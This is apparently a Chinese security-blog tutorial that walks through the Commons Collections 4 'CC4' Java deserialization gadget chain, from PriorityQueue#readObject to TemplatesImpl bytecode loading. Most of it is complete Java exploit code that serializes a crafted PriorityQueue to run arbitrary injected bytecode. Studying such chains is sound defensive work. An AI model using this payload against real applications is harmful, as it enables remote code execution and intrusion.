CC4
1.环境配置
CC4其实就是CommonsCollections4版本的反序列化漏洞的链子,而之前的CC1、CC3、CC6都是用的CommonsCollections <= 3.1.2的版本,环境搭建的话,直接在之前的maven项目的pom.xml中添加版本就行
1
2
3
4
5
|
<dependency>
  <groupId>org.apache.commons</groupId>
  <artifactId>commons-collections4</artifactId>
  <version>4.0</version>
</dependency>
|
JAVA安全初探(三):CC1链全分析-先知社区
注意打开这些配置,不然可能配置的源码下不下来。

链子分析
由于TransformingComparator类在commons-collections3没有实现序列化接口,而commons-collections4实现了,所以才有CC4链的存在。首先我们看一下tranform()方法的用法,找到TransformingComparator#compare()方法

看看可不可控

构造方法是公开属性的,属性是可控的,那我们看一下谁调用了compare()方法
PriorityQueue#siftDownUsingComparator()

在PriorityQueue类里的siftDownUsingComparator方法调用了compare方法
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
    private void siftDownUsingComparator(int k, E x) {
        int half = size >>> 1;
        while (k < half) {
            int child = (k << 1) + 1;
            Object c = queue[child];
            int right = child + 1;
            if (right < size &&
                comparator.compare((E) c, (E) queue[right]) > 0)
                c = queue[child = right];
            if (comparator.compare(x, (E) c) <= 0)
                break;
            queue[k] = c;
            k = child;
        }
        queue[k] = x;
    }
|
私有属性,并且comparator可控,从公开属性的构造方法中可以看出
1
2
3
4
5
6
7
8
9
|
    public PriorityQueue(int initialCapacity,
                         Comparator<? super E> comparator) {
        // Note: This restriction of at least one is not actually needed,
        // but continues for 1.5 compatibility
        if (initialCapacity < 1)
            throw new IllegalArgumentException();
        this.queue = new Object[initialCapacity];
        this.comparator = comparator;
    }
|
PriorityQueue#siftDown()
看看有没有能调用他的,在本类的siftDown()方法中找到用法
1
2
3
4
5
6
|
    private void siftDown(int k, E x) {
        if (comparator != null)
            siftDownUsingComparator(k, x);
        else
            siftDownComparable(k, x);
    }
|
私有属性,我们继续往前找
PriorityQueue#heapify()
1
2
3
4
|
    private void heapify() {
        for (int i = (size >>> 1) - 1; i >= 0; i--)
            siftDown(i, (E) queue[i]);
    }
|
也是私有属性,继续往前摸,在本类的readObject()方法下找到
PriorityQueue#readObject()
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
|
    private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        // Read in size, and any hidden stuff
        s.defaultReadObject();

        // Read in (and discard) array length
        s.readInt();

        queue = new Object[size];

        // Read in all elements.
        for (int i = 0; i < size; i++)
            queue[i] = s.readObject();

        // Elements are guaranteed to be in "proper order", but the
        // spec has never explained what that might be.
        heapify();
    }
|
所以我们的链子是这样的
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
PriorityQueue#readObject()->
      PriorityQueue#heapify()->
        PriorityQueue#siftDown()->
            PriorityQueue#siftDownUsingComparator()->
                    TransformingComparator#compare()->

    					//CC3后半段
    					ChainedTransformer#transform()->
                        	InstantiateTransformer#transform()->
                            		TemplatesImpl#newTransformer()->
                                		defineClass()->newInstance()->
|

EXP编写
结合CC3的后半段写个demo调试
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
|
package org.example;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;

import javax.xml.transform.Templates;
import java.io.*;

public class Main {
    public static void main(String[] args) throws Exception {
        TemplatesImpl templates = new TemplatesImpl();

        Class<?> c = templates.getClass();

        Field _name = c.getDeclaredField("_name");
        _name.setAccessible(true);
        _name.set(templates, "a");

        Field _bytecodes = c.getDeclaredField("_bytecodes");
        _bytecodes.setAccessible(true);
        byte[] code = Files.readAllBytes(Paths.get("D:\\1\\代码集合\\java代码\\cc4\\src\\main\\java\\org\\example\\test.class"));   //构建一维byte数组,为了适应defineClass接收的参数,并从文件里读byte
        byte[][] codes = {code};  //把一维byte数组变成二维的交给_bytecodes
        _bytecodes.set(templates, codes);

        Field tfactoryField = c.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());


        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        TransformingComparator transformingComparator = new TransformingComparator(chainedTransformer);
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);
        serialize(priorityQueue);
        unserialize("CC4.txt");
    }
    public static void serialize(Object object) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("CC4.txt"));
        oos.writeObject(object);
        oos.close();
    }

    //定义反序列化操作
    public static void unserialize(String filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(filename));
        ois.readObject();
    }

}
|
打断点发现size=0进不去循环

反射赋值
反推可以知道size最小为2,反射改一下即可
1
2
3
4
5
|
PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);
Class priorityqueue = priorityQueue.getClass();
Field size = priorityqueue.getDeclaredField("size");
size.setAccessible(true);
size.set(priorityQueue, 2);
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
|
package org.example;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;

import javax.xml.transform.Templates;
import java.io.*;

public class Main {
    public static void main(String[] args) throws Exception {
        TemplatesImpl templates = new TemplatesImpl();

        Class<?> c = templates.getClass();

        Field _name = c.getDeclaredField("_name");
        _name.setAccessible(true);
        _name.set(templates, "a");

        Field _bytecodes = c.getDeclaredField("_bytecodes");
        _bytecodes.setAccessible(true);
        byte[] code = Files.readAllBytes(Paths.get("D:\\1\\代码集合\\java代码\\cc4\\src\\main\\java\\org\\example\\test.class"));   //构建一维byte数组,为了适应defineClass接收的参数,并从文件里读byte
        byte[][] codes = {code};  //把一维byte数组变成二维的交给_bytecodes
        _bytecodes.set(templates, codes);

        Field tfactoryField = c.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());


        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        TransformingComparator transformingComparator = new TransformingComparator(chainedTransformer);
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);
        Class priorityqueue = priorityQueue.getClass();
        Field size = priorityqueue.getDeclaredField("size");
        size.setAccessible(true);
        size.set(priorityQueue, 2);
        serialize(priorityQueue);
        unserialize("CC4.txt");
    }
    public static void serialize(Object object) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("CC4.txt"));
        oos.writeObject(object);
        oos.close();
    }

    //定义反序列化操作
    public static void unserialize(String filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(filename));
        ois.readObject();
    }

}
|
add赋值
用该类自带的add方法去进行赋值
1
2
3
|
    public boolean add(E e) {
        return offer(e);
    }
|
跟进一下offer方法
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
|
    public boolean offer(E e) {
        if (e == null)
            throw new NullPointerException();
        modCount++;
        int i = size;
        if (i >= queue.length)
            grow(i + 1);
        size = i + 1;
        if (i == 0)
            queue[0] = e;
        else
            siftUp(i, e);
        return true;
    }
|
跟进siftup
1
2
3
4
5
6
|
    private void siftUp(int k, E x) {
        if (comparator != null)
            siftUpUsingComparator(k, x);
        else
            siftUpComparable(k, x);
    }
|
发现siftUP和siftDown方法几乎是一模一样的,我们跟进siftUpUsingComparator方法看看
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
    private void siftUpUsingComparator(int k, E x) {
        while (k > 0) {
            int parent = (k - 1) >>> 1;
            Object e = queue[parent];
            if (comparator.compare(x, (E) e) >= 0)
                break;
            queue[k] = e;
            k = parent;
        }
        queue[k] = x;
    }
|
走一遍过程
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
|
第一次调用 priorityQueue.add(1)
获取当前大小:int i = size;。此时队列是空的,所以 i = 0。
判断位置:代码走到 if (i == 0)。
直接赋值:queue[0] = e;。直接把 1 放在堆顶(数组第0个位置)。
关键点:代码进入了 if 分支,跳过了 else 分支里的 siftUp(i, e)。

结论:第一个元素入队时,不需要比较(因为没有父节点跟它比),所以不会触发 Comparator。

第二次调用 priorityQueue.add(2)
获取当前大小:int i = size;。此时队列里有一个元素,所以 i = 1。
判断位置:if (i == 0) 为假。
进入 else:执行 siftUp(1, e)。

触发比较:
siftUp 里面会调用 siftUpUsingComparator
它会拿出新元素(索引1)和父节点(索引0)进行比较。
comparator.compare() 被调用。
|
由代码与分析只由于size = i + 1;所以add2次,由于第二次add会调用compare,就会触发 transform,所以给TransformingComparator赋值一个没用的,然后add完了之后再改回chainedTransformer。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
|
package org.example;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;

import javax.xml.transform.Templates;
import java.io.*;

public class Main {
    public static void main(String[] args) throws Exception {
        TemplatesImpl templates = new TemplatesImpl();

        Class<?> c = templates.getClass();

        Field _name = c.getDeclaredField("_name");
        _name.setAccessible(true);
        _name.set(templates, "a");

        Field _bytecodes = c.getDeclaredField("_bytecodes");
        _bytecodes.setAccessible(true);
        byte[] code = Files.readAllBytes(Paths.get("D:\\1\\代码集合\\java代码\\cc4\\src\\main\\java\\org\\example\\test.class"));   //构建一维byte数组,为了适应defineClass接收的参数,并从文件里读byte
        byte[][] codes = {code};  //把一维byte数组变成二维的交给_bytecodes
        _bytecodes.set(templates, codes);

        Field tfactoryField = c.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());


        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        TransformingComparator transformingComparator = new TransformingComparator(new ConstantTransformer(1));
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);
        priorityQueue.add(1);
        priorityQueue.add(2);

        Class<?> d = transformingComparator.getClass();
        Field transformerField = d.getDeclaredField("transformer");
        transformerField.setAccessible(true);
        transformerField.set(transformingComparator, chainedTransformer);

        serialize(priorityQueue);
        unserialize("CC4.txt");
    }
    public static void serialize(Object object) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("CC4.txt"));
        oos.writeObject(object);
        oos.close();
    }

    //定义反序列化操作
    public static void unserialize(String filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(filename));
        ois.readObject();
    }

}
|
代码简化一下就是
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
|
package org.example;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;
import javax.xml.transform.Templates;
import java.io.*;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;

public class Main {
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates,"_name","a");

        byte[] code = Files.readAllBytes(Paths.get("D:\\1\\代码集合\\java代码\\cc4\\src\\main\\java\\org\\example\\test.class"));
        byte[][] codes = {code};
        setFieldValue(templates,"_bytecodes",codes);

        setFieldValue(templates,"_tfactory",new TransformerFactoryImpl());

        InstantiateTransformer instantiateTransformer = new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates});

        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(TrAXFilter.class),
                instantiateTransformer
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        TransformingComparator transformingComparator = new TransformingComparator(new ConstantTransformer(1));
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);
        //方法一:修改size值
//        Class priorityqueue = priorityQueue.getClass();
//        Field size = priorityqueue.getDeclaredField("size");
//        size.setAccessible(true);
//        size.set(priorityQueue, 2);

        //方法二:add方法触发链
        priorityQueue.add(1);
        priorityQueue.add(2);
        setFieldValue(transformingComparator,"transformer",chainedTransformer);

        serialize(priorityQueue);
        unserialize("CC4.txt");
    }
    public static void setFieldValue(Object object, String field_name, Object field_value) throws NoSuchFieldException, IllegalAccessException{
        Class c = object.getClass();
        Field field = c.getDeclaredField(field_name);
        field.setAccessible(true);
        field.set(object, field_value);
    }
    //定义序列化操作
    public static void serialize(Object object) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("CC4.txt"));
        oos.writeObject(object);
        oos.close();
    }

    //定义反序列化操作
    public static void unserialize(String filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(filename));
        ois.readObject();
    }
}
|